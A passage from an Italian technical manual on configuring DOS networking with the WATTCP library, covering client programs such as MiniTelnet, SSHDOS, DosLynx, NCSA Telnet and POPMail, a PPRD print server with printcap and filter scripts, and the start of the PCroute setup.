Può essere interessante anche la definizione della dimensione massima dei pacchetti (MSS, *Max segment size*), se per qualche motivo il driver di pacchetto dovesse avere delle limitazioni:

```
MSS = 512
```

In breve, un esempio completo, senza l'indicazione della dimensione massima dei pacchetti:

```
MY_IP = 192.168.1.15
NETMASK = 255.255.255.0
GATEWAY = 192.168.1.1
NAMESERVER = 192.168.1.1
HOSTNAME = dos
DOMAINSLIST = brot.dg
```

Alcuni programmi potrebbero richiedere la presenza di una variabile di ambiente che permetta loro di individuare facilmente la collocazione e il nome del file di configurazione. Per esempio, se si tratta del file '`C:\TCPIP\WATTCP.CFG`', potrebbe essere richiesto di includere nel file '`AUTOEXEC.BAT`' la riga seguente:

```
SET WATTCP.CFG=\TCPIP
```

I programmi che utilizzano questa libreria, fanno spesso riferimento a file standard dei sistemi Unix, che devono trovare nella directory corrente:

'`HOSTS`'	contiene un elenco di indirizzi IP associati al nome di dominio corrispondente, equivalente al noto '`/etc/hosts`' dei sistemi Unix
'`PROTOCOL`'	contiene l'elenco dei protocolli con i nomi associati, equivalente al noto '`/etc/protocols`' dei sistemi Unix
'`SERVICES`'	contiene l'elenco dei servizi di rete, equivalente al noto '`/etc/services`' dei sistemi Unix.

203.3 Applicazioni standard per WATTCP

Assieme alla libreria WATTCP, si trovano i sorgenti di alcuni programmi comuni, [4] diffusi in forma binaria in un archivio compresso denominato '`apps.zip`'. La tabella seguente ne elenca alcuni:

`tcpinfo`	mostra le informazioni tratte dal file di configurazione '`wattcp.cfg`', consentendone il controllo;
`ping` *host*	esegue una richiesta di eco ICMP verso il nodo indicato;
`finger` [*utente*`@`] *host*	richiede le informazioni disponibili sugli utenti del nodo indicato;
`rexec` *host* [*utente* [*parola_d'ordine*]] *comando*	esegue un comando remoto attraverso il protocollo RSH;

[3]Per indicare più serventi DNS, è sufficiente usare la direttiva '**`NAMESERVER`**' ripetutamente.

[4]**WATTCP apps** software non libero: non può essere commercializzato

`lpr` [*coda*] *host file*	invia un file alla stampante remota;
`lpq -P`*coda* `-S`*host*	interroga la coda di una stampante remota;
`ftp` [*utente*@] *host*	richiede l'instaurazione di un collegamento FTP con il nodo indicato;

203.4 ABC-nslookup

ABC-nslookup [5] consente l'interrogazione di un servizio DNS. Si tratta di un programma molto semplice che utilizza la libreria WATTCP e anche la libreria ABC, ma la seconda richiede la preparazione di altri file; in particolare, per ciò che riguarda ABC-nslookup, è necessario predisporre un file contenente l'elenco dei serventi DNS a disposizione.

Il pacchetto originale del programma, corrispondente al file '`nslb01a.zip`', include una sottodirectory che dovrebbe essere riprodotta tale e quale nella radice del disco: '`\ETC\`'. Questa directory contiene in particolare il file '`RESOLV.CNF`', che corrisponde in pratica al file '`/etc/resolv.conf`' dei sistemi Unix. Eventualmente, se si desidera collocare questi file in una posizione diversa, basta definire la variabile di ambiente '**`ABCETCDIR`**'; per esempio, si può scrivere nel file '`AUTOEXEC.BAT`':

```
SET ABCETCDIR=\TCPIP
```

In questo caso, si intende dire che i file di tale directory si trovano invece in '`\TCPIP\`'.

> È la libreria ABC che richiede la presenza di alcuni fine nella directory '`\ETC\`', pertanto è questo il motivo del nome della variabile di ambiente.

Il pacchetto si compone di due eseguibili, che cercano il file '`WATTCP.CFG`' nella directory corrente, ignorando la variabile di ambiente '**`WATTCP.CFG`**':

`NSLOOKUP` [*host_da_trovare* [*servente_dns*]]

`NSQUERY` [`-d`] *host_da_trovare* [*servente_dns*]

I due comandi consentono di interrogare un servente DNS per risolvere un nome in numero e viceversa, oppure per avere maggiori dettagli sulle registrazioni del DNS che riguardano il nodo cercato. Se non viene indicato il servente DNS nella riga di comando, si fa riferimento a quanto indicato nella configurazione, precisamente nel file '`RESOLV.CNF`', che a questo proposito si compila come quello dei sistemi Unix.

203.5 MiniTelnet

MiniTelnet [6] è un piccolo programma cliente per il protocollo TELNET, basato sulla libreria WATTCP. Il programma eseguibile corrispondente è '**`MT.EXE`**', che si usa così:

`MT` *host* [`-P`*porta*] [`-E`*emulazione*] [`-K`*tastiera*]

L'emulazione del terminale viene definita con l'opzione '**`-E`**', secondo la tabella:

`-EVT52`	emula un terminale di tipo VT52;

[5] **ABC-nslookup** UCB BSD

[6] **MiniTelnet** software libero con licenza speciale

`-EHeath19`	emula una variante del terminale VT52;
`-EVT102`	emula un terminale VT102;
`-EVT200`	emula un terminale VT200;
`-EANSI`	emula un terminale ANSI;

Per quanto riguarda l'emulazione della tastiera, il pacchetto di MiniTelnet include alcuni file di esempio, con estensione '`.KBD`'. Per selezionare uno di questi file, si utilizza l'opzione '**`-K`**', seguita dalla radice del nome di questi file. Per esempio, per utilizzare il file '`VT-AT.KBD`', si deve usare l'opzione '**`-KVT-AT`**'.

Per accedere a un sistema GNU con MiniTelnet, attraverso un vecchio elaboratore con tastiera standard, può essere conveniente l'uso della sintassi seguente:

```
MT host -EANSI -KVT-AT
```

In questo modo si seleziona l'emulazione ANSI e il file '`VT-AT.KBD`' per la tastiera. Tuttavia, il servente TELNET potrebbe non essere in grado di passare l'informazione sul tipo di terminale utilizzato alla shell, pertanto conviene impostare manualmente la variabile '**`TERM`**' una volta iniziato il collegamento:

```
$ export TERM=linux
```

L'esempio riguarda il caso di un sistema GNU/Linux, dove la voce '**`linux`**' per identificare il tipo di terminale sembra essere la più vicina al funzionamento ottimale.

203.6 SSHDOS

SSHDOS [7] è un cliente per il protocollo SSH nelle versioni 1.*. Si tratta di un programma che usa la libreria WATTCP, pertanto non crea problemi di configurazione. Il vero problema, semmai, riguarda la versione del protocollo, dal momento che un servente che offre solo il protocollo 2, non può comunicare con SSHDOS.

SSHDOS viene distribuito in due eseguibili differenti, a seconda della disponibilità o meno di una CPU i386. In generale, funziona sempre l'eseguibile '**`SSHDOS.EXE`**', anche se è molto lento:

```
SSHDOS [opzioni] utente host [comando]
```

In condizioni normali, non si usano le opzioni e nemmeno il comando da eseguire nell'elaboratore remoto; in questo modo viene chiesto di inserire la parola d'ordine, dopo la quale si ottiene di interagire con la shell. Eventualmente, per ottenere l'elenco delle opzioni disponibili, è sufficiente avviare l'eseguibile senza argomenti.

In condizioni normali, senza opzioni, SSHDOS funziona emulando il comportamento di un terminale di tipo '**`xterm`**'; generalmente non è necessario cambiare questa impostazione con le opzioni.

203.7 Bobcat (Lynx)

Bobcat è una raccolta di applicativi, organizzata attorno a una versione di Lynx [8] per Dos. Le licenze dei vari applicativi inseriti sono varie; tuttavia, il pacchetto più importante è proprio Lynx, che può funzionare anche da solo, per accedere ai servizi HTTP comuni.

Bobcat è ottenibile dall'indirizzo <*http://www.fdisk.com/doslynx/bobcat.htm*>. Eventualmente si può fare una ricerca con <*http://www.alltheweb.com/search?cat=ftp&q=bcat-e07.exe*>.

[7] **SSHDOS** GNU GPL
[8] **Lynx** GNU GPL

Di tutti i file che compongono il pacchetto, sono sufficienti il programma '**LYNX.EXE**' e il file 'LYNX.CFG'. Il secondo è il file di configurazione, in cui è bene definire la collocazione di alcuni file HTML (con estensione '.HTM'), che vengono usati quando si richiede la guida, altre informazioni e per accumulare eventualmente lo storico degli indirizzi richiesti. Inoltre, questa edizione di Lynx utilizza la libreria WATTCP, pertanto il programma si aspetta di trovare il file di configurazione 'WATTCP.CFG' nella directory corrente.

203.8 PPRD: servente di rete per la stampa

PPRD [9] è una piccola raccolta di programmi per la gestione di un servente di stampa secondo lo stile del demone '**lpd**'. Nelle situazioni in cui il sistema riesce a funzionare, permette di riutilizzare un vecchio PC, anche un XT, per questo scopo. Può essere ottenuto presso Simtel.Net all'indirizzo <*ftp://ftp.simtel.net/pub/simtelnet/msdos/lan/pprd200.zip*>.

PPRD si avvale della libreria WATTCP, pertanto può condividere la configurazione con altri programmi simili. In particolare, nel file di configurazione 'WATTCP.CFG' si deve specificare la dimensione della memoria tampone (*buffer*) di trasmissione e ricezione.

```
TXBUFSIZE=8192
RXBUFSIZE=8192
```

Il programma eseguibile che svolge il lavoro è '**PPRD.EXE**', che viene avviato normalmente senza l'indicazione di alcuna opzione, purché il file 'WATTCP.CFG' sia stato predisposto correttamente e collocato nella directory corrente:

PPRD [*opzioni*]

Salvo una diversa configurazione, il programma offre la stampante (o le stampanti) con un nome corrispondente a quello usato dal Dos per identificare il dispositivo: '**lpt1**', '**lpt2**', ...

Nell'elaboratore con un sistema GNU dal quale si vogliono inviare le stampe occorre sistemare il file '/etc/printcap' in modo adeguato. Quello che segue è un esempio in cui:

1. la stampante predefinita punta direttamente alla stampante remota, il cui nome è '**lpt1**';
2. la stampante '**ps**' utilizza un filtro che trasforma un documento PostScript in un file adatto alla stampante remota e poi lo ridirige alla stampante predefinita;
3. la stampante '**tx**' utilizza un filtro che trasforma un file di testo in stile Unix in un file di testo in stile Dos e poi lo ridirige alla stampante predefinita.

```
#======================================================================
# /etc/printcap
#======================================================================
lp:\
        :lp=:\
        :sd=/var/spool/lpd/lp:\
        :rm=192.168.1.15:\
        :rp=lpt1:\
        :mx#0:\
        :sf:\
        :sh:
#
ps:\
        :lp=/dev/null:\
```

[9] **PPRD** software non libero: licenza Artistic

```
        :sd=/var/spool/lpd/postscript:\
        :lf=/var/spool/lpd/postscript/log:\
        :if=/var/spool/lpd/postscript/input-filter:\
        :sh:\
        :sf:\
        :mx#0:
#
tx:\
        :lp=/dev/null:\
        :sd=/var/spool/lpd/text:\
        :lf=/var/spool/lpd/text/log:\
        :if=/var/spool/lpd/text/input-filter:\
        :sh:\
        :sf:\
        :mx#0:
```

Segue lo script usato come filtro di input per la stampa in PostScript. Lo script riceve i dati dallo standard input e attraverso Ghostscript lo trasforma in un file adatto per la stampa su una stampante a nove aghi tipo IBM-EPSON e dirige l'output verso la stampante predefinita, cioè quella remota.[10]

```
#!/bin/sh
/bin/grep -v '(%%' | /usr/bin/gs -q -dNOPAUSE -sPAPERSIZE=letter \
    -sDEVICE=eps9high -sOutputFile=- - | /usr/bin/lpr
```

Segue lo script usato come filtro di input per la stampa dei file di testo. Lo script riceve i dati dallo standard input e attraverso il programma '**`unix2dos`**' lo trasforma in un file di testo in cui ogni riga è terminata dalla sequenza *<CR><LF>* come richiesto dalle stampanti normali. L'output viene quindi diretto verso la stampante predefinita, cioè quella remota.

```
#!/bin/sh
/bin/cat | /usr/bin/unix2dos | /usr/bin/lpr
```

Se poi '**`unix2dos`**' non si comporta come previsto, si può realizzare un programma Perl:

```
#!/usr/bin/perl
#
# filtro-crlf.pl < <file-input> > <file-output>

$riga = "";
while ($riga = <STDIN>)
  {
    #------------------------------------------------------------------
    # Elimina il codice di interruzione di riga finale.
    #------------------------------------------------------------------
    chomp ($riga);
    #------------------------------------------------------------------
    # Emette la riga con l'aggiunta di <CR> e <LF>.
    #------------------------------------------------------------------
    print STDOUT ("$riga\r\n");
  };
```

203.9 Trout

Trout [11] è una versione Dos del noto Traceroute per sistemi Unix, che utilizza la libreria WATTCP; l'eseguibile che svolge il lavoro è '**`TROUT.EXE`**'.

Per ottenere il pacchetto, si può fare una ricerca per i file '`trtb01b.zip`' o '`trt-e01.exe`'.

[10] Si suppone di usare carta a modulo continuo, pertanto viene indicato il formato lettera (11 in).

[11] **Trout** software gratuito senza sorgenti

203.10 Talk

Talk [12] è una versione Dos del noto programma con lo stesso nome per i sistemi Unix (capitolo 142). Questa versione per Dos utilizza la libreria WATTCP e l'eseguibile che svolge il lavoro è '**`TALK.EXE`**'. Il pacchetto può essere recuperato presso l'indirizzo *<http://www.smashco.com/wattcp/talk-13.zip>*.

L'eseguibile '**`TALK.EXE`**' si comporta simultaneamente da servente e da cliente:

TALK [*opzioni*] [*utente*@*host* [*terminale*]]

Se non si indica l'utente e il nodo da contattare, si avvia il programma in attesa di chiamate, a cui verrà data risposta, qualunque sia il nominativo utente che viene richiesto. Le opzioni disponibili sono poche; in particolare, '**`-l`**' consente di avere una registrazione della comunicazione in un file ('`TALK.LOG`'), mentre '**`-o`**' consente di richiedere l'uso di un protocollo più vecchio.

Durante il funzionamento, è possibile usare il tasto [*F1*] per ottenere una guida rapida all'uso dei comandi da tastiera; in particolare, la combinazione [*Alt+s*], consente di cambiare la modalità visiva della comunicazione (a schermo unico o a schermo diviso).

La configurazione con il file '`WATTCP.CFG`' prevede l'aggiunta di direttive specifiche, che comunque non sono indispensabili.

203.11 DosLynx

DosLynx [13] è un programma di navigazione a caratteri, ma relativamente completo, da utilizzare insieme a un driver di pacchetto per il TCP/IP (non fa uso della libreria WATTCP, pertanto ha una configurazione indipendente). Può essere ottenuto presso la sua origine, University of Kansas, all'indirizzo *<ftp://ftp2.cc.ukans.edu/pub/WWW/DosLynx/>*. Per quanto possibile, questo applicativo è molto accurato, per esempio permette l'uso del mouse.

L'eseguibile è precisamente '**`DOSLYNX.EXE`**' che si avvia senza l'indicazione di argomenti particolari; ma prima di poter essere utilizzato occorre predisporre il file '`DOSLYNX.CFG`'.

[12] **Talk** GNU GPL

[13] **DosLynx** software didattico, non libero

Figura 203.1. La guida interna di DosLynx.

```
File  Navigate  Options  Window  Hotlist  Help                  11:12:35
[■]              file:///a|/readme.htm                          1=[↕]

   TITLE:          DosLynx v0.8 Alpha Release Information


                   DOSLYNX V0.8 ALPHA RELEASE INFORMATION

Contents:





   * Introduction
   * System Requirements
   * Obtaining DosLynx
   * Required Files
   * Installing DosLynx
   * Configuring DosLynx
   * Command Line Options
   * Using DosLynx
   * Special Notes on Usage
   * New DosLynx Features
   * Distributing DosLynx
   * Credits

Prior  Activate  Next  Previous  Search          0       781824     196336
```

DosLynx permette anche l'invio di messaggi di posta elettronica, ma non la loro ricezione o lettura.

La configurazione di DosLynx avviene attraverso il file '`DOSLYNX.CFG`', collocato nella directory corrente nel momento in cui si avvia il programma. In questo file, per prima cosa deve essere definito l'indirizzo IP e la maschera di rete (*netmask*).

```
my_ip=192.168.1.15
netmask=255.255.255.0
```

Quindi occorre indicare l'indirizzo del router (gateway) e del servente DNS anche se in realtà possono non esistere nella rete locale che si utilizza.

```
gateway=192.168.1.1
nameserver=192.168.1.1
```

Viene specificato quindi il dominio e il nome dell'elaboratore locale.

```
domainslist="brot.dg"
hostname=dos
```

Per il resto, questo file di configurazione viene già fornito con un esempio molto ben commentato. Vale comunque la pena di indicare:

- l'attivazione del collegamento con l'esterno;
- il proprio indirizzo di posta elettronica, che viene utilizzato come mittente per i messaggi inviati;
- l'indicazione dell'elaboratore a cui fare riferimento per l'inoltro dei messaggi di posta elettronica inviati, attraverso il protocollo SMTP;
- l'indicazione dell'elaboratore a cui fare riferimento per l'accesso a NNTP (news).

```
networked=YES
mailaddr=daniele@dinkel.brot.dg
smtphost=192.168.1.1
nntphost=192.168.1.1
```

203.12 NCSA Telnet

NCSA Telnet [14] è una piccola raccolta di programmi da utilizzare insieme a un driver di pacchetto per il TCP/IP (si tratta di programmi autonomi dalla libreria WATTCP). Può essere ottenuta presso Simtel.Net all'indirizzo <*ftp://ftp.simtel.net/pub/simtelnet/msdos/ncsatlnt/*>.

Nelle sezioni seguenti vengono descritti solo alcuni dei programmi di questa raccolta. Prima di poterli utilizzare occorre predisporre il file '`CONFIG.TEL`'.

> L'ultima versione di questa raccolta dovrebbe essere la 2.3.08 che però sembra avere qualche problema, in particolare non può essere utilizzata quando si abilita il *Path MTU discovery* durante la compilazione del kernel Linux. La versione 2.3.07.4 (precedente) dovrebbe essere esente da questo difetto. Inoltre, alcune versioni precedenti alla 2.3.08, compresa la 2.3.07.4, contengono più programmi di servizio accessori, come un programma per il ping e uno per il tracciamento dell'instradamento. Per trovare la versione 2.3.07.4 si può utilizzare <*http://www.alltheweb.com/?c=ftp*> effettuando una ricerca per il file '`tel23074.zip`'. In alternativa si può visitare anche <*ftp://ftp.is.co.za/networking/pc/*> che contiene altri programmi per la connessione attraverso PC.

203.12.1 File CONFIG.TEL

'`CONFIG.TEL`' è un file di testo contenente l'indicazione della configurazione del gruppetto di programmi che compongono il pacchetto Telnet NCSA. Per prima cosa deve essere definito l'indirizzo IP e la maschera di rete (*netmask*).

```
myip=192.168.1.15
netmask=255.255.255.0
```

Quindi occorre definire le caratteristiche del driver di pacchetto utilizzato, che a loro volta dipendono dal tipo di scheda di rete. L'esempio seguente riguarda il caso del driver di pacchetto Crynwr per la scheda NE2000 ('**`NE2000.COM 0x7e 0x0b 0x300`**'). Occorre fare attenzione alla voce '**`ioaddr=`**' che non si riferisce a un indirizzo di I/O, ma all'IRQ software del driver di pacchetto.

```
hardware=packet
interrupt=11
ioaddr=0x7e
```

Seguono una serie di altre informazioni, in particolare sono interessanti le seguenti.

```
myname=dos.brot.dg
termtype="vt100"
keyfile=".\keymap.tel"
services=".\services.tel"
ftp=yes
ftpwrt=yes
passfile=".\password.tel"
```

Quindi vengono richieste le informazioni sui nodi che possono essere contattati. Vengono inizialmente indicate delle caratteristiche generali predefinite, quindi i dati particolari di nodi determinati.

[14] **NCSA Telnet** dominio pubblico

```
name=default
# Seguono una serie di caratteristiche predefinite
# ...
# Inizia la definizione dell'elaboratore «dinkel.brot.dg»
name=dinkel.brot.dg
hostip=192.168.1.1
gateway=0       # Non è un router
nameserver=1    # È un Name Server
# Inizia la definizione dell'alias «dinkel»
name=dinkel
copyfrom=dinkel.brot.dg
```

203.12.2 File KEYFILE.TEL

All'interno del file '`CONFIG.TEL`', con la voce '**`keyfile=`**', viene dichiarato il nome e la collocazione di un file di configurazione della tastiera. Lo scopo di questo file è definire una corrispondenza tra tasti premuti e segnali inviati. Telnet NCSA fornisce già questo file e ha il nome '`KEYFILE.TEL`'.

Per poter conoscere i codici a cui corrispondono i tasti della propria tastiera, si può utilizzare il programma '**`SCANCHEK.EXE`**'.

In generale, non conviene modificare il file originale, piuttosto, è meglio tentare diversi tipi di configurazione di terminale assegnando un valore opportuno alla variabile di ambiente '**`TERM`**' di GNU/Linux o alla voce '**`termtype=`**' del file '`CONFIG.TEL`'. si possono provare, in particolare, i valori '**`vt100`**' e '**`vt220`**'.

203.12.3 File PASSWORD.TEL

Il programma '**`TELBIN.EXE`**' può funzionare anche come un semplice servente FTP per accessi singoli.[15]

Per questo, è necessario definire un file contenente informazioni sugli utenti e sui loro permessi di accesso. Il nome e la posizione di questo file viene definito all'interno di '`CONFIG.TEL`', con la voce '**`passfile=`**' e di solito si tratta di '`PASSWORD.TEL`'.

Per crearlo o modificarlo, conviene utilizzare il programma '**`TELPASS.EXE`**', per esempio nel modo seguente. Il programma stesso suggerisce le operazioni da compiere.

```
C:\NCSATELN> telpass password.tel
```

203.12.4 File SERVICES.TEL

'`SERVICES.TEL`' è il file dei servizi di rete ed è analogo al file '`/etc/services`' (113.2). Viene già fornito configurato correttamente.

203.12.5 File TELBIN.EXE

```
TELBIN [host]
```

Il programma '**`TELBIN.EXE`**' è il più importante di questo gruppo, essendo quello che permette di attivare una connessione TELNET con un elaboratore GNU/Linux o un altro Unix. Se il programma non riesce a connettersi con l'elaboratore indicato come argomento, o se questo non viene indicato, si avvia come servente FTP e accetta una sola connessione alla volta.

[15] Non è il caso di fare affidamento su questa funzionalità di '**`TELBIN.EXE`**' perché non è perfettamente funzionante.

Quando si vuole utilizzare '**`TELBIN.EXE`**' come servente FTP occorre predisporre il file degli utenti, che solitamente è '`PASSWORD.TEL`'.

203.12.6 File FTPBIN.EXE

`FTPBIN` [*host*]

'**`FTPBIN.EXE`**' è il secondo programma come importanza. Si tratta di un semplice cliente FTP abbastanza funzionante. I comandi che mette a disposizione sono i soliti per questo tipo di programma; per ottenere aiuto si può utilizzare il punto interrogativo ('**`?`**').

203.12.7 File FINGER.EXE

`FINGER` [*utente*]@*host*

Il programma '**`FINGER.EXE`**' permette di ottenere informazioni sugli utenti connessi in un elaboratore determinato. Il risultato di questa interrogazione è analogo a quello del suo omonimo negli ambienti Unix.

203.13 POPMail

POPMail [16] è un ottimo programma per la gestione della posta elettronica attraverso la connessione con un servizio POP2 o POP3. Può essere ottenuto presso Simtel.Net all'indirizzo <*ftp://ftp.simtel.net/pub/simtelnet/msdos/pktdrvr/popml322.zip*>.

La configurazione viene fatta attraverso il programma stesso e non richiede la preparazione di alcun file.

Figura 203.2. La composizione di un messaggio di posta elettronica attraverso POPMail.

```
 ≡  File  Edit  Manage  Window  Setup  Help                    12:06:00
                          Composer
 From:daniele@dinkel.brot.dg
 Date: 14-Dec-97

√ (•) To:  tizio@dinkel.brot.dg
  ( ) Cc:
  ( ) Bcc:

 Subject:

Ciao Tizio!

Come stai?

F2 View  F3 Fetch  F4 Send  F5 Enclose  F6 Group
```

POPMail si compone di un solo eseguibile monolitico: '**`POPMAIL.EXE`**'. Tutte le sue funzionalità

[16] **POPMail** software gratuito non modificabile e senza sorgenti

sono incorporate in questo, compresa la configurazione. Appena si avvia il programma si ottiene un'interfaccia amichevole che permette l'uso del mouse.

203.13.1 Menù «Setup»

La configurazione del programma si definisce attraverso le funzioni del menù `Setup`. In particolare è importante la voce `Network`, attraverso cui si accede a una maschera per la definizione degli indirizzi e dei nomi utilizzati. In questa fase, è importante stabilire il tipo di protocollo che si intende utilizzare. Questo lo si fa attraverso l'indicazione della porta di comunicazione. Quella predefinita è 109 corrispondente a POP2, altrimenti si può utilizzare la porta 110 in modo da collegarsi a un servizio POP3.

Figura 203.3. La finestra principale della configurazione di POPMail. Si può osservare che il nodo da specificare alla voce `Host Computer` è quello che fornisce il servizio SMTP, mentre subito sotto è richiesto l'indirizzo dell'elaboratore locale.

Figura 203.4. Selezionando il pulsante ADVANCED dalla finestra principale di configurazione, si ottiene questa finestra di informazioni aggiuntive. La selezione del tipo di protocollo dipende dal numero di porta selezionato. In questo caso, essendo il numero 110, si utilizza il protocollo POP3.

203.13.2 Menù «Window»

Una volta definita la configurazione, si può iniziare a utilizzare il programma per ricevere e spedire posta. Esistono tre finestre: una per la composizione dei messaggi, un'altra per la loro lettura e l'ultima per le operazioni di «taglia-copia-incolla». Per passare da una finestra all'altra, occorre richiamare questo menù.

203.13.3 Menù «=»

Il menù dell'applicazione, quello precedente a `File`, permette di accedere a funzionalità aggiuntive e molto utili. Si può utilizzare una sessione TELNET in una finestra, si può ottenere la risoluzione di indirizzi IP e si può eseguire il ping.

Figura 203.5. Una sessione TELNET attraverso POPMail.

```
 ≡  File  Edit  Manage  Window  Setup  Help                              12:08:06
[■]                              192.168.1.1                              [↕]
<< Opened connection to 192.168.1.1>>

Red Hat Linux release 4.2 (Biltmore)
Kernel 2.0.31 on an i586
login: daniele
Password:

Alt-F1 Help  Alt-F4 Enlarge  Ctrl-Ins Copy  Shift-Del Paste
```

Figura 203.6. La presenza di una funzione di ping completa l'applicativo POPMail.

```
[■]          Ping

Computer Name: dinkel.brot.dg
      Thruput:

   Ping
                 Pinging
 - dinkel.brot.dg
```

203.14 PCroute

PCroute permette di trasformare un vecchio PC (i286 o inferiore) in un router IPv4. Può essere ottenuto presso Simtel.Net all'indirizzo <*ftp://ftp.simtel.net/pub/simtelnet/msdos/network/pcrte224.zip*>.

Nell'archivio che viene distribuito, è presente il sorgente e diverse versioni compilate, per l'uso delle schede di rete più comuni nel passato. Tra queste versioni già pronte ne esiste una in grado di utilizzare i driver di pacchetto descritti all'inizio di questo capitolo. Gli esempi che verranno mostrati qui si riferiscono all'utilizzo dei driver di pacchetto.

203.14.1 Configurazione dei driver di pacchetto

Se si decide di utilizzare la versione già compilata per i driver di pacchetto, cioè '`PKTPKT.EXE`', è necessario prima configurare i driver di pacchetto, poi si può pensare alla configurazione di PCroute.

